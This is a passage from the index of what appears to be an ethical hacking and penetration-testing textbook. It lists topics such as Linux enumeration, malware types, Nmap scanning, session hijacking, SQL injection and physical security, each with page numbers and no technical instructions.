  using Kali Linux, 63
  vulnerabilities of, 62–63
  wireless penetration tools, 431
Linux OS enumeration
  commonly exploited services, 170–172
  DNS zone transfers, 174–176
  finger command, 178
  NULL sessions, 173–174
  services/ports of interest, 169–170
  SuperScan, 174
  Unix and, 180–182
  users, 168–169
live systems, checking for
  in targeted environment, 130–131
  using hping3, 134–135
  using ping, 133–134
  using wardialing, 131–132
LM (Lan Manager) hash, storing information in SAM, 167, 209–210
LNS tool, finding ADS streamed files, 217
LoadStorm, testing security in cloud, 496
local service account, in Windows, 164
location, footprinting data on, 112–113
lock screens, physical security via, 504
locks, securing physical area, 513–515, 519
log file monitor (LFM) IDS, 463
log file readers, pentesting Android, 453
logging tools, lab testing, 572
logic bombs, 230, 231
logic function, web applications, 369
Logic layer, web applications, 366
logon
  physical security via, 503
  web server/application attacks from insecure, 368, 377–378
logout
  web application, 369
  web server/application session management, 379
LOIC (Low Orbit Ion Cannon)
  in action, 320–322
  creating botnets, 318
  DDoS tool, 320
  pentesting Android, 451
Loki, exploiting covert channels, 247
long-lived sessions, web servers/applications, 379
low-interaction honeypots, 474
LulzSec, 8

M

MAC (media access control) address, 54–56
MAC flooding, 270–271, 274–275
Mac OS, vulnerabilities of, 61–62
MAC spoofing, 272, 427
macof MAC flood, Linux, 270
macro viruses, 230–231
maintenance, thwarting SQL injection, 404
malicious activity
  1980s hackers engage in, 4
  abusing cloud services via, 491
  current developments in hacking/cybercrime, 4–5
  ethical hackers using same tactics as, 13
malicious code, as cybercrime, 7
Maltego, 116, 151
malware
  adware, 237
  categories of, 227–228
  executing applications via, 214
  mobile device countermeasures, 455
  mobile device security issues, 442–443, 447
  overt and covert channels used by, 247–249
  overview of, 224–226
  ransomware, 238
  removing in mopping up phase of pen testing, 563
  review, 249–250
  review answers, 533–534
  review questions, 251–253
  scareware, 237
  social engineering via Trojans, 293
  spyware, 236–237

strict laws against, 226–227
Trojans. *See* Trojans
viruses. *See* viruses
worms, 234–236
Management Information Base (MIB), 178–180
man-in-the-browser attacks, 338–339
man-in-the-middle attacks. *See* MitM (man-in-the-middle) attacks
mantraps, securing physical area, 511–513
manual penetration testing, 561–562
mapping networks, 152–153
Marshmallow, Android OS, 442, 505
master boot record (MBR), boot-sector viruses infecting, 230
master computer (handler), DDoS attacks, 318–319
Matchstick Men movie, social engineering in, 285
MBR (master boot record), boot-sector viruses infecting, 230
McKinnon, Gary, 5
MD2 (Message Digest 2), hashing algorithm, 87
MD4 (Message Digest 4), hashing algorithm, 87
MD5 (Message Digest 5), hashing algorithm, 87
MD6 (Message Digest 6) hashing algorithm, 87
measured service, cloud computing, 487
mechanical locks, physical access control, 513
Medusa, password-cracking tool, 571
Melissa virus, 5, 231
membership registration sites, databases in, 395
memory, buffer overflow attacks on, 314–317
mesh topology, 42–43
<META> tag, code injection attacks, 341
metadata, 364–365
metamorphic viruses, 230
MIB (Management Information Base), 178–180
MicroSD cards, mobile device encryption, 505
Microsoft Hyper-V, building lab with, 569
Microsoft Proxy Server firewall, 470
Microsoft Windows OS
Apple devices not playing well in, 62
common vulnerabilities of, 60–61
finding MAC address, 55
Microsoft Windows OS enumeration
commonly exploited services, 170–172
DNS zone transfers, 174–176
groups, 164–165
NULL sessions, 173–174
overview of, 163
PsTools suite, 177
security identifiers, 166–167
services and ports of interest, 169–170
storing information in SAM file, 167
SuperScan, 174
users, 163–164
Minipwner tool, 573
misconfiguration
attacks on web servers/applications, 375
on Wi-Fi, 428
MitM (man-in-the-middle) attacks
application-level hijacking via, 341
on cryptographic systems, 89
in exploitation phase, 560
as passive online attacks, 200–201
pentesting mobile devices via, 450
performing, 347–351
as session hijacks, 346
TCP packet sequence numbers in, 47–48
Mitnick, Kevin, 346
mnemonics, OSI layers, 46
mobile apps, 363–364
mobile device security
Android OS, 443–446
Apple iOS, 446–447
approaches to, 442–443
countermeasures, 454–455
cryptography in, 75
firewalls for, 473
goals of, 441–442
OS models and architectures, 440–441
overview of, 440
penetration testing, 449–450
penetration testing using Android, 450–454
physical theft, 505–506
problems, 447–449
review, 455–456
review answers, 544
review questions, 457–460
use of locks, 519
modems, 131–132
modules, Apache web server/IIS, 363
monitoring, session hijacking process, 334
mopping up phase, penetration testing, 563
moral obligation, social engineers prey on victim's, 283
Morris, Robert T., Jr., as first hacker, 4–5
MSN Sniffer, 260
multifactor authentication, 198
multihomed firewall configuration, 468
multipartite (or file) viruses, 230, 232

multiple access points, wireless networks, 412, 429–430
multi-tenant environments, threats to cloud security, 491
Myspace, people search utility, 297

N

NAT (Network Address Translation), routers using, 54
nature, securing physical area, 509
NBNS (NetBIOS Name Service), 170
nbstat command, 171–172
NBTScan, for lab testing, 571
Nessus Vulnerability Scanner, 130, 380
NetBIOS, 171, 174
NetBIOS Name Service (NBNS), 170
NetBIOS Session Service (SMB over NetBIOS), port for, 170
Netcat
  for Android, 451
  enumeration tool for lab testing, 571
  planting backdoors, 215
  port redirection, 248–249
  providing information about web server, 374
Netcraft
  banner grabbing with, 150
  finding information about URLs, 111
  providing information about web server, 374
NETGEAR device, mitigating MAC flooding, 274–275
NetScan tools, 571
NetScanTools Pro, 186
netstat, detecting open ports, 241
NetStumbler, 426, 572
NetWitness NextGen, sniffer, 260
Network Address Translation (NAT), routers using, 54
network cards, 411
Network Discovery tool, pentesting Android, 450
Network group, Windows, 165
Network Handbook, pentesting Android, 450
network interface cards (NICs), 54
network intrusion detection system. *See* NIDS (network intrusion detection system)
Network layer, OSI model
  IP subnetting, 49
  overview of, 45
  routers at, 54
  session hijacking at, 334
network mappers, 152–153
Network News Transfer Protocol (NNTP), 258
network scans, 129
network security, 58–59
network service account, Windows, 164
network session hijacking, 344
network sniffing, against cloud, 494
Network Time Protocol (NTP), and enumeration, 184
network topologies
  bus, 40–41
  hybrid, 42–43
  mesh, 42–43
  overview of, 40
  ring, 41
  star, 42
networking tools, pentesting tools for Android, 450–451
NetworkMiner, lab testing tool, 572
networks
  administrator interaction with web servers, 360
  attacks caused by footprinting, 107
  attacks on mobile devices, 441
  defending against session hijacking, 352
  DoS attacks against specific, 308
  firewalls, 56–59
  information gathering on, 104–105, 119–120, 558
  intrusions, 6, 466
  proxies, 56
  routers and switches, 53–56
Nexpose, 130, 496
NICs (network interface cards), 54
NIDS (network intrusion detection system)
  detecting sniffing attacks, 275
  overview of, 463
  targeting with DoS attack, 475
NirSoft Suite, 571
Nmap
  defying detection by firewall, 478
  defying detection by IDS, 476
  detecting Trojans and viruses, 240–241
  determining firewall configuration, 472–473
  FIN scan with, 141
  fragmenting packets, 144
  how it works, 141
  importance in CEH exam, 133–134

NULL scan with, 141
OS detection with, 146–147
pinging with, 133
port scanning with, 129
providing information about web server, 374
as scanner for lab testing, 570
stealth or half-open scan with, 139
as vulnerability scanner, 152
Xmas tree scan with, 140
NNTP (Network News Transfer Protocol), 258
nondiscoverable mode, Bluetooth, 432
nonpairing mode, Bluetooth, 432
nonrepudiation
cryptography in, 76
symmetric cryptography lacking, 78
non-repudiation, supporting CIA triad, 16–17
nontechnical (or non-electronic) attacks
password cracking, 199
social engineering, 282
NOP sled, buffer overflow attack, 317
nslookup command, DNS, 119–120, 175–176
NT LAN Manager (NTLM), 167, 209–210
NTFS volumes, 217
NTLM (NT LAN Manager), 167, 209–210
Ntop tool, 572
NTP (Network Time Protocol), in enumeration, 184
NULL scan, 141–142
NULL sessions, exploiting, 173–174
numbers
decoding SID, 166–167
TCP packet sequence, 47–48
TCP/IP port, 50–52

O

obfuscated code, evading detection via, 404, 476
object identifiers (OIDs), recognizing MIB elements, 179
object identifiers, recognizing MIB elements, 179
objective, pre-engagement interactions, 553–554
object-oriented programming databases, 395
Office 365, cloud computing for, 487
Office of Personal Management (OPM), threats to cloud security, 490
offline attacks
extracting hashes from system, 203
overview of, 203
password cracking via, 199
precomputed hashes/rainbow tables, 203–205
on WPA/WPA2, 424
OIDs (object identifiers), recognizing MIB elements, 179
omnidirectional antennas, 415
OmniPeek, sniffer, 259
on-demand self-service, cloud computing, 486
OneDrive, cloud computing, 487
one-way hash function, 81–82
online habits, changing, 295
Open Signal tool, wireless traffic analysis, 429–430
open source
information gathering via footprinting, 106
Linux OS, 63
Open Web Application Security Project (OWASP), 380, 448
open-source intelligence (OSINT), 558
OpenSSL, web application encryption, 380
open-system authentication, Wi-Fi, 416
operating systems. *See* OSs (operating systems)
OphCrack tool, 571
opinion evidence, defined, 30
OPM (Office of Personal Management), threats to cloud security, 490
Oracle VM VirtualBox, building lab, 569
Orbot, pentesting Android, 454
`order by` statement, in SQL injection attack, 398
organization data, in footprinting, 105–106
Orweb, pentesting Android, 454
OS fingerprinting
active, 146–147
overview of, 145–146
passive, 147–149
OS X, Apple iOS based on, 446
OSI (Open Systems Interconnection) model
attacks caused by footprinting, 107
overview of, 44–46
session hijacking in, 334
TCP/IP suite mapping to, 47–48
OSINT (open-source intelligence), 558
OSs (operating systems)
Android, 62, 444
Apple iOS. *See* Apple iOS
choosing for test setup, 568
finding information in footprinting, 105
Linux, 62–63
Mac OS, 61–62
Microsoft Windows, 60–61

output, reading sniffer, 266–270
outside attacks, pre-engagement interactions, 555
overt channels, 239
OWASP (Open Web Application Security Project), 380, 448

P

p0f tool, Linux, 148–150
P2P (Peer-to-Peer Networks), spyware delivery via, 236
PaaS (Platform as a Service), cloud, 366, 489
Packet Capture tool, pentesting Android, 450
packet capture, with sniffers. *See* sniffers
packet crafters, 137
Packet Generator, pentesting Android, 451
packet sequencing, implementing TCP hijacking, 344–345
packet sniffing, 199–200
packet-filtering firewalls, 57, 469
PacketShark, pentesting Android, 451
Padding Oracle On Downgraded Legacy Encryption (POODLE) attack, 381
PageXchanger for IIS, 151
pairing mode, Bluetooth, 432
palm scan systems, biometrics, 516
Parabolic Antenna tool, lab testing, 574
parabolic grid antennas, 415–416
Paranoid Android, 446
parties involved, pre-engagement interactions, 553–554
passive fingerprinting, OSs, 146–147
passive information gathering, footprinting, 106
passive online attacks
  man-in-the middle, 200–201
  overview of, 199
  packet sniffing, 199–200
  password cracking, 198
  replay attack, 201–202
passive session hijacking attack, 335–336
passive sniffing, 256
passive wireless network attacks, 425
passphrases, identity theft protection, 297
passwd file, Linux, 168
password cracking
  as active online attack, 202–203
  of cloud services, 491
  of database server, 396
  in distributed network attack, 205–206
  in exploitation phase, 560
  as offline attack, 203–205
  as passive online attack, 199–202
  performing, 377–378
  risk mitigation for WEP/WPA, 425
  techniques, 198–199
  understanding, 196–198
password guessing
  as active online attack, 202
  obtaining password via, 207
password-cracking backdoors, 247
password-protected screensavers, 504
passwords
  adding additional security measures to, 504
  avoid saving of, 296
  biometric authentication replacing, 515
  capturing in post-exploitation phase, 561
  cybercrime of stealing, 6
  Linux user account, 168
  mobile device countermeasures, 454–455
  mobile device security issues, 447
  in multifactor authentication, 198
  physical security via, 503
  SNMP, 179
  social networking and, 289
  social networking countermeasures, 292–293
  storing information in SAM, 167
  as vulnerability in Windows, 61
  web server/application issues, 377–378, 379
  working with, 503
patches
  creating test setup, 568
  installing for lab testing, 569
  mobile device security issues, 447
  as vulnerability in Windows, 60
Path attribute, cookies, 380
Patriot Act, malware and, 226–227
pattern matching, IDS signature detection, 464
PBXs (private branch exchanges), wardialing, 132
PDF printer, for lab testing, 569
PDF viewer, for lab testing, 569
PDQ Deploy, planting backdoors, 214
peer CA, 85
penetration (pen) testing
  alternative methods of testing, 550–552
  Android OS, 450–454
  automated vs. manual, 561–562
  building lab for. *See* lab, building
  contract contents for, 555–556

evaluating necessity of, 19–20
evasion, 479–480
exploitation, 560
footprinting phase, 100–101
frameworks, 549
gaining permission, 556
IDS, 480
intelligence gathering, 557–558
of mobile devices, 449–454
mopping up, 563
Penetration Testing Execution Standard, 552–553
permissions/contracts before, 13
post-exploitation, 560–562
pre-engagement interactions, 553–555
reporting, 562–563
review, 563–564
security in cloud, 495–496
tests within, 20–21
threat modeling, 558–559
vulnerability analysis, 559–560
web applications, 383–384
penetration testers
ethical hackers as, 2, 12–17
prerequisites for, 10
role of, 19–21
Penetration Testing Execution Standard. *See* PTES (Penetration Testing Execution Standard).
People Search, 297
people search utilities, 113
Performance Insight, detecting sniffing attacks, 275
perimeter, building physical defense, 520
permanent DoS attack, 310
permissions
black hats functioning without, 11
ethical hacker responsibility for, 9–10
Linux group, 169
mobile device access control via, 443
before starting testing activity, 13, 556–557
web applications, 369
white hats functioning with, 11
personally identifiable information. *See* PII (personally identifiable information)
personally owned devices, in workplace, 440–441, 448–449
PGP (Pretty Good Privacy), 79, 92–93
phases, social engineering, 285
Phatbot, Trojan-creation tool, 243
phishing, social engineering, 120–121, 293–294
phlashing, permanent DoS, 310
phone taps, firewalls acting as, 467
PhoneSweep wardialing program, NIKSUN, 132
physical access, spyware delivery via, 236
Physical layer, OSI model, 45
physical security
biometrics, 515–516
contactless cards, 515
data storage, 506–509
defense in depth, 519–520
doors and mantraps, 511–513
education and awareness, 519
entryways, 517–518
fences, 511
gates, 511
locks, 513–515
mobile device issues, 505–506
other items to consider, 519
overview of, 502
physical penetration test of, 554
review, 520–521
review answers, 547–548
review questions, 522–524
securing physical area, 510
server rooms and networks, 518
simple controls, 503–505
walls, ceilings, and floors, 516–517
windows, 517
picks, lock, 514
PII (personally identifiable information)
footprinting causing threats to, 107
preventing, 393
preventing threats when posting, 296
SQL injection attacks stealing, 391
PIN code problem, WPS, 422–423
pin-and-tumbler locks, physical access control, 513
ping of death, as DoS attack, 309–310
ping utility
checking for live systems via, 133–134
checking for live systems via hping, 134–135
gaining information about target's network, 119
ping sweeps, 134
pivot points, wardialing, 132
PKI (public key infrastructure), 83–86
plain text/clear text
in asymmetric algorithms, 80
how cryptography works, 77
PKI system, 83–85

in symmetric algorithms, 77
understanding hashing, 86–88
plaintext attacks, WEP vulnerability, 419
plans, incident response, 25–26
planting backdoors, 18
Platform as a Service (PaaS), cloud, 366, 489
PlugBot, creating botnets, 318
points of failure, disaster and recovery plans, 29
Poison Ivy, creating botnets, 318
poison null byte attacks, scripting errors, 378
policies
BYOD, 448
capturing settings in enumeration phase for, 163
firewall configuration via security, 467
hardening network against sniffing, 273
incident response. *See* IRPs (incident response policies)
lack of social engineering security, 283
strong password, 503
PoliteMail tool, 117
polycarbonate acrylic windows, 517
polymorphic viruses, debut of, 230
POODLE (Padding Oracle On Downgraded Legacy Encryption) attack, 381
poorly written/questionable scripts, causing attacks, 378
POP (Post Office Protocol), sniffing of, 258
pop action, program stack, 314–315
pop-up blockers, social engineering prevention, 294
port mirroring, sniffing switched networks, 272–273
Port Scanner, pentesting Android, 450
port scanning
checking status of ports, 135–137
detecting Trojans and viruses, 240–241
determining type/brand of firewalls, 470
overview of, 129
portables, securing, 519
portals, as mantraps, 513
ports
checking status of, 135–137
hardening network by securing, 273
knowing for exam, 169–170
redirecting, 248–249
TCP/IP, 50–53
tracking usage with TCPView, 242–243
using Firewalk, 471
using netstat to detect open, 241
positive pressure, server rooms, 518
post exploitation, pentesting mobile devices, 450
Post Office Protocol (POP), sniffing of, 258
Poulsen, Kevin Lee (Dark Dante), hacker, 5
power outages
mesh topology and, 42–43
star topology and, 42
preinstalled applications, Android OS, 445
Presentation layer, OSI model, 46, 366
preservation rule of evidence, 31
Pretty Good Privacy (PGP), 79, 92–93
primary (default) groups, Linux, 169
printers, physical protection of, 519
privacy
Code of Ethics for, 11
ethical hacker responsibility for, 10
footprinting causing loss of, 107
with SNMPv3, 178
social engineering impacting loss of, 285
social networking countermeasures, 293
private branch exchanges (PBXs), wardialing, 132
private browsing, preventing threats, 295
private cloud, 488
private keys, 80–86, 93
privilege escalation, on Microsoft platforms, 211–212
processes, running Windows, 164
process-hiding backdoor, 247
promiscuous client attacks, Wi-Fi, 428
promiscuous mode, detecting sniffing attacks, 275
proper identification rule of evidence, 31
protocol anomaly detection, IDS, 465
protocol listeners, IIS, 363
protocols, subject to sniffing, 258–259
proxies
overview of, 56
pentesting tools for Android OS, 453
providing anonymity for scanning party, 153–154
setting up web browser to use, 154–155
testing web applications with Burp Suite, 383
proxy Trojans, 240
proxy-based firewalls, 469
pseudonymous footprinting, 106–107
PSH flag, 137, 139–140
Psiphon, pentesting Android, 453
pspv.exe tool, 208
PsTools suite, planting backdoors, 214

PTES (Penetration Testing Execution Standard).
contents of contract, 555–556
gaining permission, 556–557
intelligence gathering, 557–558
pre-engagement interactions, 553
seven stages of, 552–553
threat modeling, 558–559
working with, 553
public cloud, 488
public information, intelligence gathering for, 558
public key infrastructure (PKI), 83–86
public keys
in asymmetric cryptography, 80–86
CA publication of, 85
Pretty Good Privacy using, 92–93
public places, access to sensitive information in, 295
public profiles, avoiding on social networks, 293
public websites, in footprinting process, 111–112
push action, program stack, 314–315
push messaging, Android OS, 445
pwdump command, extracting hashes, 203
Pwn Pad, 430, 573
Pwn Phone, 430, 573
Pwnie Express, 430

R

RA (Registration Authority), CA as, 85
rack-mounted servers, server rooms, 518
radio frequency ID (RFID), physical access control, 515
RADIUS (Remote Authentication Dial-In User Service), 417–418
rainbow table attacks, 203–205
RainbowCrack, 571
RAM, creating test setup, 568
range
extending Bluetooth device, 432
wireless networks and, 411
ransomware, 7, 238
rapid elasticity, in cloud computing, 487
Raspberry Pi, 427, 573
RATs (Remote Access Trojans), 240
RC2 symmetric algorithm, 79
RC4 symmetric algorithm, 79
RC5 symmetric algorithm, 79
RC6 symmetric algorithm, 79
RCPT TO command, SMTP enumeration, 186
reaper virus, 228
Reaver, tool for lab testing, 572
receptionists, as targets of social engineers, 286
reconnaissance, ethical hacking. *See* footprinting
records (rows), database, 395
recovery
DRP. *See* disaster recovery plan (DRP)
as incident response phase, 24
RECUB (Remote Encrypted Callback Unix Backdoor), Trojan-creation tool, 243
red team, pentester, 557
redirects, web server/application attacks from unvalidated, 376–377
redundancy
disaster and recovery plans for, 28–29
mesh topology providing high, 42–43
ring topology providing, 42
reflected XSS attacks, 340
registered ports, 51–52
Registration Authority (RA), CA as, 85
relational databases, 395
Relay service, SMTP, 186
relevance rule of evidence, 31
reliability rule of evidence, 31
religious law, ethics and, 33
Remote Access Trojans (RATs), 240
Remote Authentication Dial-In User Service (RADIUS), 417–418
Remote Encrypted Callback Unix Backdoor (RECUB), Trojan-creation tool, 243
Remote Procedure Call (RPC), TCP 135 port, 169
remote wiping, 449, 455
RemoteExec, planting backdoors, 214
repair phase, incident response, 24
replay attack, 201–202
replication, 229
reporting
in penetration testing, 562–563
as responsibility of ethical hacker, 14
security incident, 32
reputation filtering, protection from botnets, 324
researching, viruses, 233–234
resource pooling, cloud computing, 487
response phase, incident response, 23
responsibilities, ethical hacker, 9–10
Restorator, distributing Trojans, 246
Restricted group, Windows, 165
restricted websites, footprinting, 111–112
retina pattern systems, biometrics, 516
revenue, footprinting and loss of, 107

reversal testing, 552
reverse proxy, protecting from DoS/DDoS attacks, 323
reverse SSH tunneling, breaching wireless networks, 427
Reverse World Wide Web (WWW) Tunneling Shell, 248
RFC 3704 filtering, protecting from botnets, 323
RFID (radio frequency ID), physical access control, 515
rights, Linux group, 168
Rijndael, 79
ring topologies, 41
RIP (Routing Information Protocol), 45
RIPE-MD, hashing algorithm, 87
risk
  cloud controls managing, 495
  contract content stating perceived, 555
  increased wireless network, 410
  mobile device security, 440–441
  reporting security incident, 32
rlogin keystrokes, Telnet, 258
rogue access point attacks, Wi-Fi, 426–427
root CA, 85
root directory, directory traversal attacks, 382
rooting device, Android, 444
rootkits, 227
Rosetta stone, 74
router throttling, protecting from DoS/DDoS, 323
routers
  evading with fragmenting, 144
  firewalls acting as, 467
  firewalls working in conjunction with, 468
  overview of, 53–54
Routing Information Protocol (RIP), 45
rows (records), database, 395
RPC (Remote Procedure Call), TCP 135 port, 169
rpcinfo command, Linux/Unix, 181
RST flag
  ACK scanning and, 143
  defined, 137
  defying detection by IDS with, 477
  full-open scans, 138
  idle scans, 142–143
  stealth or half-open scans, 138–139
rule-based attacks, password cracking via, 198
rules
  of engagement, 13–14, 558
  of evidence, 31
  firewall, 467
  for strong passwords, 197–198
runtime, Android application, 444–445

S

SaaS (Software as a Service), cloud, 366, 488–489
SAM (Security Accounts Manager)
  authentication on Microsoft platforms, 209–210
  how passwords are stored within, 209–210
  user and group information stored in, 167
sample scripts, and scripting errors, 378
sandboxing, access control via, 444
SandroProxy, pentesting Android, 453
sanitation methods, 508, 509
SAPs (software access points), 411–412
Saran Wrap, Trojans, 246
Sarbanes–Oxley Act (SOX or SarBox), 2002, 34
satellites, footprinting location data, 112
save capture function, sniffers
  overview of, 257–258
  reading captured output, 267–270
  Wireshark, 262
scalar objects, MIB, 179
scale, DoS attacks vs. DDoS attacks, 317–318
scams, social media, 290–291
scanner, testing web applications with Burp Suite, 383
scanners, lab testing tools, 570–571
scanning
  ACK scans, 143–144
  banner grabbing, 149–151
  checking for live systems, 130–135
  checking status of ports, 135–137
  ethical hacking and, 101
  FIN scans, 137–138
  full-open scans, 135
  idle scans, 142–143
  network mapping, 152–153
  NULL scans, 141–142
  OS fingerprinting, 145–149
  pentesting mobile devices, 449
  pentesting tools for Android, 452–453
  review, 155
  review answers, 530–531
  review questions, 156–158
  as second phase of ethical hacking, 17

stealth or half-open scans, 135–136
techniques used in, 161
types of, 129–130
types of information learned by, 130
UDP scans, 144–145
understanding, 128–129
using proxies, 153–155
in vulnerability analysis phase, 559
vulnerability scanners, 129–130, 151–152
when scan is blocked, 144
Xmas tree scans, 136–137
scareware, 237, 284
Schneier, Bruce, 79
scope, pre-engagement interactions, 553
screened subnet, firewall configuration, 468
screensavers, physical security, 504
script kiddies, 9
scripting errors, in attacks on web servers/applications, 378
search engines, in footprinting, 108–111
SEC (Securities and Exchange Commission), 117
secondary evidence, 30
secondary groups, Linux, 169
secrecy, in cryptography, 75
sector-specific data, intelligence gathering for, 558
Secure attribute, cookies, 379
Secure Hash Algorithm-0 (SHA-0), 87
Secure Hash Algorithm-1 (SHA-1), 87
Secure Hash Algorithm-2 (SHA-2), 87
Secure Shell (SSH), hardening network, 273
Secure Sockets Layer. *See* SSL (Secure Sockets Layer)
Securities and Exchange Commission (SEC), 117
security
cryptography. *See* cryptography
early Internet not designed for, 4
footprinting. *See* footprinting
network, 58–59
in pentesting, 13
preserving CIA triad when planning, 16
of private cloud, 488
vs. convenience analysis, 14
security film windows, 517
security identifiers (SIDs), 166–167
security policies, and social engineering, 283
security software disablers, Trojans as, 240
Self group, Windows, 165
SENA adapter, in test setup, 568
Senna spy, Trojan construction kit, 246
sequencer, Burp Suite, 383
SERP (search engine results page), footprinting, 108
server administrators, and web servers, 360
Server Mask, countering banner grabbing, 151
server rooms and networks, securing, 518
server validation, 425
server-side technologies
SQL injection and, 394
understanding web applications, 365
Service group, Windows, 165
service hijacking, against cloud, 490, 494
service packs, Windows vulnerability, 60
service providers
planning for disaster and recovery, 28
as threat to cloud security, 491
service request flood, as DoS attack, 308
service set identifier. *See* SSID (service set identifier)
service-level agreements (SLAs), 27, 29
services
commonly exploited, 170–171
and ports of interest, 169–170
protecting from DoS/DDoS attacks by degrading, 323
protecting from DoS/DDoS attacks by disabling, 323
session desynchronization, session hijacking, 334
session fixation attack, 341
session hijacking
active and passive attacks, 335–336
defensive strategies, 352–353
DNS spoofing, 351–352
in exploitation phase, 560
key concepts, 341–343
man-in-the-middle attack, 346–351
network, 344–346
overview of, 332
pentesting tools for Android, 451
review, 353–354
review answers, 539–540
review questions, 355–358
in session fixation attack, 341
spoofing vs. hijacking, 334
TCP packet sequence numbers in, 47–48
types of application-level, 337–341
UDP, 352
understanding, 332–334
web apps and, 336–337
session ID prediction, session hijacking, 334

session IDs
  session hijacking at application level, 336–337
  session management issues, 379
  types of session hijacking, 333
  understanding, 334
Session layer, OSI model, 46
session management, web servers and applications, 378–379
session riding (or CSRF), against cloud, 491–492
session sniffing, 337
session splicing, 476
session tokens, 334, 338
session tracking, web applications, 369
SETI (Search for Extraterrestrial Intelligence) project, 206
SETI@home project, 206
SFind tool, 217
SHA-0 (Secure Hash Algorithm-0), 87
SHA-1 (Secure Hash Algorithm-1), 87
SHA-2 (Secure Hash Algorithm-2), 87
shared key authentication, Wi-Fi, 416–417
SharesFinder, pentesting Android, 451
Shark, creating botnets, 318
Shark for Root, pentesting Android, 451
sheep-dip system, researching viruses, 233–234
shell viruses, 232
Shodan search engine, 297, 374
Short Message Service (SMS), pentesting mobile devices, 450
shoulder surfing, 121, 293
showmount command, Linux/Unix, 181
shredding, physical security via, 508
side channel attacks, on cloud, 492–493
SIDs (security identifiers), 166–167
signature wrapping attacks, on cloud, 493
signature-based IDS, 464
Simple Mail Transfer Protocol. *See* SMTP (Simple Mail Transfer Protocol)
Simple Network Management Protocol. *See* SNMP (Simple Network Management Protocol)
Simple Object Access Protocol (SOAP), 493, 494
site survey tools, wireless networks, 426
Skyhook, wireless traffic analysis, 429
Slammer worm, SQL, 234–235
SLAs (service-level agreements), 27, 29
slaves (zombies), DDoS attack setup, 318–319
SlimROM, Android, 445
smart cards, supplementing passwords, 504
smartphones
  Android OS. *See* Android OS
  Apple iOS. *See* Apple iOS
  bring your own device issues, 448–449
  hacking with Pwn Phone, 430
smashing stack, buffer overflow attacks, 315–316
SMB over NetBIOS (NetBIOS Session Service), port for, 170
SMB over TCP (or Direct Host), port for, 170
Smith, David L., hacker, 5
SMS (Short Message Service), pentesting mobile devices, 450
SMTP (Simple Mail Transfer Protocol)
  easy sniffing of, 258
  enumeration with, 162, 184–186
  TCP 25 port for, 169
smurf attacks, 310
sniffers
  on the defensive, 273
  detecting attacks, 275
  overview of, 256
  in passive session hijacking attacks, 335
  reading output, 266–270
  review, 275–276
  review answers, 534–536
  review questions, 277–280
  switched network, 270–275
  tcpdump, 264–266
  tools, 259–260, 572
  understanding, 256–258
  using, 259
  Wireshark, 260–264
sniffing, session hijacking process, 334, 352
SNMP (Simple Network Management Protocol)
  enumeration with, 162, 178–179
  MIB used as codebook by, 179–180
  UDP 161 and 162 ports for, 170
SNScan, 180
SOAP (Simple Object Access Protocol), 493, 494
SOASTA CloudTest, 495–496
social engineering
  commonly employed threats, 293–296
  on cryptographic systems, 89
  as cybercrime, 6
  footprinting as, 107, 120–121
  identity theft as, 296–298
  impact of, 285–286
  on mobile devices, 442
  phases of, 285
  power of, 284
  pre-engagement interactions, 554
  review, 298–299

review answers, 536–537
review questions, 300–303
social networking as, 287–291
social networking countermeasures, 291–293
targets of, 286–287
understanding, 282–283
why it works, 283–284
social networking
countermeasures for, 291–293
in footprinting process, 113–116
gathering information via, 287–291
strengthening your accounts from, 289–291
software
adware installed with, 237
encryption weaknesses in web applications, 380
gathering job posting data, 117
malicious. *See* malware
mobile device security issues, 447
spyware installed with, 237
tools for building lab, 570–571
Software as a Service (SaaS), cloud, 488–489
software piracy, as cybercrime, 7
software updates
installing for lab testing, 569
mobile device countermeasures, 455
solar film windows, 517
solid state drives (SSDs), problems with, 509
Sony Corporation, SQL injection attack on, 391
Source IP reputation filtering, protection from botnets, 324
source routing, 342
SPAN (Switched Port Analyzer) port, sniffing switched networks, 272–273
sparse-infector viruses, 231
spear phishing, 121
Spector Pro keylogger, 248
SPI (stateful packet inspection), in ACK scanning, 142–143
Spider tool, testing web applications, 383
Spokeo, people search utility, 113, 297
spoofing
DNS, 343
IP, 341–342
MAC, 427
pentesting mobile devices, 450
vs. session hijacking, 334
spyware
active online attacks via, 202
defined, 227
methods of infection, 236–237
overview of, 236
SQL injection
altering data with, 399–401
anatomy of, 396–399
blind, 401–402
against cloud, 494
countermeasures, 404–405
database vulnerabilities, 394–396
evading detection mechanisms, 403–404
information from error messages and, 403
information gathering and, 402–403
introduction, 390–392
lack of input validation allowing, 375
overview of, 390
pentesting tool for Android, 453
prerequisites for, 390
results of, 392–393
review, 405
review answers, 541–542
review questions, 406–408
web application anatomy and, 393–394
SQL Slammer worm, 234–235
SQLite Editor, pentesting Android, 453
sqlmapchik, pentesting Android, 453
SQLPing 3.0, 396
SQLRecon, 396
SSDs (solid state drives), problems with, 509
SSH (Secure Shell), hardening network, 273
SSID (service set identifier)
access points broadcasting, 413
changing default, 413
open system authentication for Wi-Fi and, 416
rogue access point attack on, 427
wireless traffic analysis, 429–430
SSL (Secure Sockets Layer)
defending against session hijacking, 352
hardening network against sniffing, 273
POODLE attack using, 381
at Presentation layer of OSI model, 46
securing information, 93–94
SSL Strip, 200–201, 451
Stacheldraht, DDoS tool, 320
stack
buffer overflow attacks and, 314–315
smashing, 315–316
standard windows, 517
star topology, 42
stateful packet inspection (SPI), in ACK scanning, 142–143

statefull firewalls
multilayer inspection, 469
packet filtering, 57
preventing port scans, 143
stateless, defined, 367
stealing session ID, in session hijacking, 333
stealth (half-open) scan, 135–136
Stealth Tool, hiding Trojans, 246
stolen equipment attack, 555
stolen session. *See* session hijacking
stored XSS attacks, 339–340
strong passwords
physical security via, 503
rules for, 197–198
Stunnel, 381
Stuxnet virus, 6, 45
subdomains
defined, 111
footprinting restricted websites, 111–112
revealing with Netcraft tool, 111
subnetting, IP, 49
subordinate CA, 85
suicide hackers, 9
suites, pentesting Android, 454
SuperScan
enumeration tool for lab testing, 571
enumeration utilities of, 174
scanner for lab testing, 570
Svechinskaya, Kristina Vladimirovna, 6
switched networks, sniffing
ARP poisoning, 271–272
MAC flooding, 270–271
MAC spoofing, 272
mitigating MAC flooding, 274–275
port mirror or SPAN port, 272–273
Switched Port Analyzer (SPAN) port, sniffing switched networks, 272–273
switches
broadcast domains/collision domains, 55–56
nbstat, 171–172
nmap, 141
overview of, 54–55
tcpdump, 266
syllable attacks, password cracking via, 198
symbols, Egyptian hieroglyphic, 74–75
symmetric cryptography, 77–79
SYN attack/flood
as DoS attack, 309
performing, 311–314
web servers/applications vulnerable to, 372
SYN flag
checking status of ports, 136–137
